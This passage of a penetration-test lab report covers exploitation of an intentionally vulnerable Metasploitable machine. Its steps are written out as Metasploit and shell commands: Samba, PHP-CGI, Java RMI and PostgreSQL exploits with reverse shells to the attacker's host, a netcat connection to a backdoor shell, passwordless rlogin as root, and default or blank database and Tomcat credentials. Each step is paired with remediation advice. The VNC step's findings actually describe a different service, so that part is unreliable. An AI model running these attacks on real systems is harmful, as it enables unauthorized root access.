[*] 192.168.93.78:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) > nc 192.168.93.78 25
[*] exec: nc 192.168.93.78 25

220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
```

Findings

The SMTP service disclosed its exact software and OS via its connection banner and the smtp_enum module successfully enumerated a list of valid system usernames including mysql.

postgres, sshd, www-data and others. A manual check using the VRFY command that mysql is a valid account verifying the automated scans accuracy.

Security Analysis

Unlike the other steps, this step did not gain any access to the system it is purely a reconnaissance technique. However, it demostrates how misconfigured mail sever can leak sensitive information that supports later attacks. Knowing which usernames exist on a system allows an attacker to build a far more targeted and efficient credential list rather than guessing blindly. The banner disclosure additionally reveals exact software and OS details which can be cross referenced against known vulnerabilities.

Remediation

- Disable the VRFY and EXPN SMTP commands require authentication before they respond
- Suppress service banners to avoid disclosing exact software OS versions
- Limit SMTP relay and enumeration access to trusted networks only.
- Monitor for repeated VRFY request which may indicate reconnaissance activity
- Apply the principle of least information disclosure across all exposed services

STEP 6: HTTP/PHP-CGI Remote Code Execution (Port 80)

Objective

To identify the web server and PHP version running on port 80 determine whether known vulnerabilities affect that version and attempt exploitation if applicable

Procedure

1. Searched for relevant modules and used the HTTP version scanner to confirm Apache/2.2.8(Ubuntu)
2. Cross referenced the Apache/PHP version against known exploits using Searchsploit
3. Identified a matching vulnerability and located the corresponding Metasploitable module
4. Selected the exploit, set the target and executed it.

Commands used

use auxiliary/scanner/http/http_version

set rhosts 192.168.93.78

run

searchsploit apache 2.2.8 | grep php

search php 5.4.2

use exploit/multi/http/php_cgi_arg_injection


set rhosts 192.168.93.78

set lhost 192.168.93.54

run

getuid

Evidence



Findings

The target's outdated PHP version is vulnerable to a known argument injection flaw in the PHP-CGI handler, allowing arbitrary code execution. Exploitation succeeded opening a Mterpreter session on the target running as the www-data service account

Security Analysis

This represents a distinct attack category in the assessment a web application layer vulnerability exploited through a muilti-stage process which mirrors a realistic attacker workflow rather than a single automated scan. The resulting session runs with the web server's service -level privileges rather than full root access, but still provides a foothold for further privilege escalation

Remediation

- Upgrade PHP to a current, supported and patched version
- Disable CGI handling FOR php WHERE NOT REQUIRED, USE php-FPM or mod_php instead
- Apply a Web application Firewall(WAF) to filter mailicious request patterns
- Regularly cross-reference exposed software versions against public vulnerability databases
- Harden the web server's service account to limit impact of a compromised web process

STEP 7: Samba Remote Command Execution (Port 139/445)

Objective

To identify the Samba version running on the target and determine whether it is affected by a known remote command execution vulnerability

Procedure

1. Checked the Samba version using the SMB version scanner – confiremed Samba 3.0.2.-Debian
2. Cross-referenced the version against known exploits using Searchsploit
3. Identified a matching vulnerability and located the corresponding module
4. Selected the exploit, set the target and executed it

Commands used

use auxiliary/scanner/smb/smb_version

set rhosts 192.168.93.78

run

searchsploit samba | grep 3.0.20

search samba

use exploit/multi/samba/usermap_script

set rhosts 192.168.93.78

run

whoami

Evidence

```
msf exploit(multi/http/php_cgi_arg_injection) > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set rhosts 192.168.93.78
rhosts ⇒ 192.168.93.78
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:
34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.93.78:445     -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.93.78         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > searchsploit samba | grep 3.0.20
[*] exec: searchsploit samba | grep 3.0.20

Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                             | linux/remote/7701.txt
```

```
Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/sambar6_search_res
ults
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.93.78
rhosts ⇒ 192.168.93.78
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.93.54:4444
[*] Command shell session 7 opened (192.168.93.54:4444 → 192.168.93.78:44008) at 2026-10-14 09:03:22 -0400

whoami
root
```

Findings

The target's Samba service (3.0.20-Debian) is vulnerable to a flaw in its username mao script configuration option which allows arbitrary shell metacharacters to be injected and executed via the authentication process. Exploitation succeeded immediately, producing a root-level command shell with no additional privilege escalation required.

Security Analysis

This is the second exploit in the assessment to yield direct root access highlighting that this instance has multiple independent critical vulnerabilities rather than a single point of failure. Unlike the PHP-CGI exploit step 6 which landed at a restricted service-account level, this flaw stems from a configuration/ logic error in how Samba processes username mapping allowing full compromise of the underlying OS in a single step.

Remediation

- Upgrade Samba to a current patched version
- Disable the username map script option unless explicitly required and if used strictly validate all input
- Restricted SMB access to trusted internal networks only block SMB ports at the network perimeter
- Apply the principle of least privilege to all service accounts to limit impact if exploited
- Regularly audit configuration files for insecure options

STEP 8: Rlogin Trust-Based Authentication Bypass (Port 512/513)

Objective

To test whether the rlogin service on the target allows authentication bypass via trusted host without requiring password

Procedure

1. Executed the rlogin client directly against the target, specifying root as the remote user
2. Observed the connection complete without password prompt dropping directly into an authenticated shell
3. Confirmed access level with whoami

Commands used

rlogin -l root 192.168.93.78

whoami

```
msf exploit(multi/samba/usermap_script) > rlogin -l root 192.168.93.78
[*] exec: rlogin -l root 192.168.93.78

whLast login: Wed Oct 14 05:29:36 EDT 2026 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
whroot@metasploitable:~# whoami
root
```

Findings

The target's rlogin sevice accepted the connection as the root user without requiring any credentials. The login succeeded immediately providing full-root level shell access

Security Analysis

Unlike the previous exploits in the assessment this is not the result of a software bug or a weak password it is a fundamental design weakness in the rlogin/rsh protocol family itself which was built around host-based trust relationships rather than authentication. Any system configured to accept rlogin connections from a given source is implicitly trusting that source's identity claims with no verification. This represents one of the most severe findings in this assessment since it grants unauthenticated root access with a single command and no exploit code required.

Remediation

- Disable rlogin and related r-services they are legacy protocols with no place in modern environments.
- Replace with SSH which provides strong authentication and encryption

- If r-services must remain for legacy compatibility, strictly limit .rhosts/host.equiv trust configurations and restrict access to isolated network segments only
- Audit all systems for r-service exposure as part of routine vulnerability assessments

STEP 9: Java RMI Registry Remote Code Execution (Port 1099)

Objective

To determine whether the Java RMI registry sevice on the target allows unauthenticated remote code execution via insecure default configuration

Procedure

1. Searched for revelant modules
2. Selected the exploit
3. Set the target and executed the exploit
4. Confirmed access level with getuid

Commands used

search rmiregistry


use exploit/multi/misc/java_rmi_server

set rhosts 192.168.93.78

run

getuid

Evidence



```
msf exploit(multi/samba/usermap_script) > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                         t/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an addres
                                         s on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.93.54    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.
```

```
msf exploit(multi/misc/java_rmi_server) > set rhosts 192.168.93.78
rhosts => 192.168.93.78
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.93.54:4444
[*] 192.168.93.78:1099 - Using URL: http://192.168.93.54:8080/qoM6331
[*] 192.168.93.78:1099 - Server started.
[*] 192.168.93.78:1099 - Sending RMI Header ...
[*] 192.168.93.78:1099 - Sending RMI Call ...
[*] 192.168.93.78:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.93.78
[*] Meterpreter session 8 opened (192.168.93.54:4444 → 192.168.93.78:35195) at 2026-10-14 09:17:40 -0400

meterpreter > whoami
```

```
meterpreter > getuid
Server username: root
```

Findings

The target's Java RMI registry service accepted a remotely supplied payload JAR without authentication, resulting in code execution and a Meterpreter session with root-privileges

Security Analysis

This finding reflects an insecure default configuration common to older Java RMI deployments where the registry does not restrict which classes can be loaded or require any authentication before executing remote calls. Combined with the service running as root, this represents a critical, fully unauthenticated path to complete system compromise the fourty distinct root-level

compromise identified in the assessment, underscoring the cumulative risk of running multiple outdated default- configured services on a single host

Remediation

- Disable the RMI registry service if not required
- If RMI is necessary enforce authentication and restrict which classes can be loaded remotely
- Run services with least-privilege accounts rather than root to limit the impact of a successful exploit
- Restrict RMI port access to trusted internal networks only
- Keep Java runtime and application frameworks patched and current

STEP 10: Bindshell Backdoor Access (Port 1524)

Objective

To determine whether the service listening on port 1524 provides unauthenticated access to target system


Procedure

1. Connected directly to open port using netcat
2. Observed immediate shell access with no authentication prompt
3. Confirmed access level and network configuration with whoami and ifconfig

Commands used

nc 192.168.93.78 1524
whoami
ifconfig

Evidence



Findings

Connecting to port 1524 provided an immediate fully interactive root shell with no authentication, password or exploit of any kind required.

Security Analysis

This is the most severe and trivial finding in the assessment Port 1524 is hosting an active backdoor a pre-planted root shell with no access control whatsoever. In a real- world scenario, backdoor like this typically indicates the system has already been compromised previously as there is no legitimate administrative reason to expose unauthenticated root access on anetwork port. Any part capable of reaching this port over the network has complete control of the system instantly.

Remediation

- Immediately isolate and investigate any system found with an open backdoor shell assume full compromise
- Identify and remove the backdoor process entirely
- Conduct a full forensic review to determine how and when the backdoor was introduced
- Rebuild the system from a known-clean image rather than attempting to clean a compromised host

- Implement host-based intrusion detection to catch unauthorized listening ports going forward
- Apply strict firewall rules denying all inbound traffic except explicitly required authenticated services.

STEP 11: MySQL Weak Credential Access (Port 3306)

Objective

To determine whether the MySQL service identified in Step 1 accepts weak, blank or default credentials for the root database account


Procedure


1. Confirmed the MySQL version using the version scanner
2. Used the login scanner against the root account to test for weak credentials
3. Connected directly to the database using the MySQL client to confirm access and enumerate databases.


Commands used

use auxiliary/scanner/mysql/mysql_version
set rhosts 192.168.93.78
run
use auxiliary/scanner/mysql/mysql_login
set rhosts 192.168.93.78
set username root
run
mysql -u root -h 192.168.93.78 -p --skip-ssl
show databases;

Evidence







Findings

The MySQL service accepted the root account with no password set, allowing direct administrative access to the database sever and full visibility into all hosted databases.

Security Analysis

As with SSH, Telnet and VNC this finding is a credential management failure rather than a software defect the database sever itself functions correctly but the most privileged account on it was left without a password. Database services are particularly high-value targets since they typically store sensitive application data directly making this a critical finding despite not providing OS-level shell access on its own

Remediation

- Set a strong password for the MySQL root account immediately
- Restrict MySQL network access to trusted application severs only, avoid exposing port 3306 broadly
- Create least-privilege database accounts for applications rather than using root
- Disable remote root login entirely where not required
- Regularly audit database accounts for weak passwords

STEP 12: PostgreSQL Remote Code Execution (port 5432)

Objectives

To determine whether the PostgreSQL service identified in Step 1 can be leveraged to achieve code execution on the underlying host.

Procedure

1. Searched for relevant modules
2. Selected the exploit
3. Set the target and local listener address the executed the exploit
4. Confirmed access level with getuid

Commands used


search postgresql
use exploit/linux/postgres/postgres_payload
set rhosts 192.168.93.78


set lhost 192.168.93.54

run

getuid / sysinfo

Evidence





Findings

The exploit successfully uploaded and loaded a malicious shared library through th PostgresSQL sever process achieving code execution and opening a Meterpreter session running as the postgres service account.

Security Analysis

This technique differs from the database credential approach used against MySQL step 11 the PostgreSQL service itself is abused to execute arbitrary code via its extension-loading mechanism rather than exploiting weak authentication. Notably the resulting session runs as the postgres service account rather than root demonstrating appropriate privilege separation at the OS level even though the service itself was exploitable a partial mitigating factor compared to the root-level compromises elsewhere in this assessment.

Remediation

- Upgrade PostgreSQL to a current, patched version
- Restrict the ability to create untrusted shared libraries and extensions
- Limit PostgreSQL network exposure to trusted application server only
- Continue running the service under a dedicated non-root service account
- Monitor for unexpected extension loads or unusual files writes by the databases process

STEP 13: VNC Weak Credential Access (Port 5900)

Objective

To determine whether the VNC remote desktop service identified in Step 1 accepts weak or default credentials

Procedure

1. Searched for the matching module
2. Selected the login scanner
3. Set the target and configured the module to stop after a successful login
4. Executed the module then connected visually using VNC client to confirm desktop access.

Commands used

use auxiliary/scanner/vnc/vnc_login
set rhosts 192.168.93.78

set STOP_ON_SUCCESS true
run
vncviewer 192.168.93.78

Findings

The target's IRC banner confirms it is running a version of UnrealRCD consistent with the publicly disclosed 3.2.8.1 backdoor vulnerability. However exploitation attempts using the corresponding Metasploit module did not result in a successful session across multiple payload types and configurations despite the exploit reporting successful delivery of the backdoor trigger command

Security Analysis

Service version identification strongly suggests this host is theoratically vulnerable to this backdoor consistent with its presence on an intentionally vulnerable training platform. The inability to obtain working session in this instance is the most likely attributable to environment factors specifying to the lab deployment rather than the vulnerability being absent. This illustrates a realistic aspect of penetration testing version matched vulnerabilities do not always yield reliable exploitation in practice and findings should be reported based on verified exposure evidence even when live exploitation is inconclusive.

Remediation

- Upgrade the UnrealIRCd to a current supported version
- Verify the integrity of installed binaries against official checksums to rule out tampering
- Restricted IRC service access to trusted networks if the service must remain in use
- Disable the service entirely if not required for business purposes.

STEP 15: Apache Tomcat Manager Default Credential Exploitation (Port 8180)

Objective

To determine whether the Tomcat Manager web application uses default administrative credentials and whether this access can be leveraged to achieve code execution


Procedure

1. Searched for relevant modules
2. Selected the exploit
3. Configured the target and default credentials
4. Executed the exploit and confirmed access level with getuid

Commands used

search tomcat 5.5
use exploit/multi/http/tomcat_mgr_upload
set rhosts 192.168.93.78
set rport 8180
set HttpUsername tomcat
set HttpPassword tomcat
run
getuid

Evidence

